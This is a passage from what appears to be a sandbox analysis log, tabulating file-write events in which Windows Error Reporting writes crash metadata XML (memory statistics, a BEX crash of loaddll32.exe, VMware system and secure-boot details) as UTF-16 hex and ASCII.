C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3162	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3214	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3218	2	09 00		success or wait	4	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3226	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3270	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3274	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3284	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3374	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3378	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3388	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3462	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3466	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3476	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 37 00 39 00 31 00 39 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>47919</PageFaultCount>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3552	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3556	2	09 00		success or wait	5	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3566	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 30 00 33 00 31 00 35 00 31 00 33 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>100315136</PeakWorkingSetSize>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3666	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3670	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3680	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 39 00 39 00 39 00 37 00 31 00 30 00 37 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>99971072</WorkingSetSize>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3762	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3766	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3776	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 36 00 38 00 39 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>968936</QuotaPeakPagedPoolUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3890	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3894	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	3904	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 32 00 31 00 39 00 31 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>921912</QuotaPagedPoolUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4002	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4006	2	09 00		success or wait	5	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4016	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 39 00 39 00 36 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>69960</QuotaPeakNonPagedPoolUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4140	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4144	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4154	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 38 00 31 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>68136</QuotaNonPagedPoolUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4262	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4266	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4276	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 38 00 38 00 35 00 36 00 33 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>34885632</PagefileUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4354	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4358	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4368	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 38 00 30 00 37 00 32 00 33 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>35807232</PeakPagefileUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4462	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4466	2	09 00		success or wait	5	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4476	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 38 00 38 00 35 00 36 00 33 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>34885632</PrivateUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4550	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4554	2	09 00		success or wait	4	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4562	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4608	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4612	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4618	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4660	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4664	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4668	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4700	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4704	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4706	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4748	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4752	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4754	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4792	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4796	2	09 00		success or wait	2	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4800	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4852	4	0d 00 0a 00		success or wait	9	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4856	2	09 00		success or wait	18	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	4860	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>loaddll32.exe</Parameter0>	success or wait	9	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	5536	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	5540	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	5542	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	5582	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	5586	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	5588	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	5626	4	0d 00 0a 00		success or wait	6	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	5630	2	09 00		success or wait	12	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	5634	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6188	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6192	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6194	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6234	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6238	2	09 00		success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6240	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6278	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6282	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6286	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6380	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6384	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6388	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 66 00 70 00 75 00 6d 00 6b 00 78 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>fpumkx, Inc.</SystemManufacturer>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6494	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6498	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6502	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 66 00 70 00 75 00 6d 00 6b 00 78 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>fpumkx7,1</SystemProductName>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6598	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6602	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6606	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6726	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6730	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6734	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 39 00 37 00 38 00 30 00 37 00 37 00 36 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1619780776</OSInstallDate>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6816	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6820	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6824	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6926	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6930	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	6934	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>-01:00</TimeZoneBias>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7004	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7008	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7010	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7050	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7054	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7056	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7090	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7094	2	09 00		success or wait	2	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7098	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7194	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7198	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7200	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6E01497A	unknown
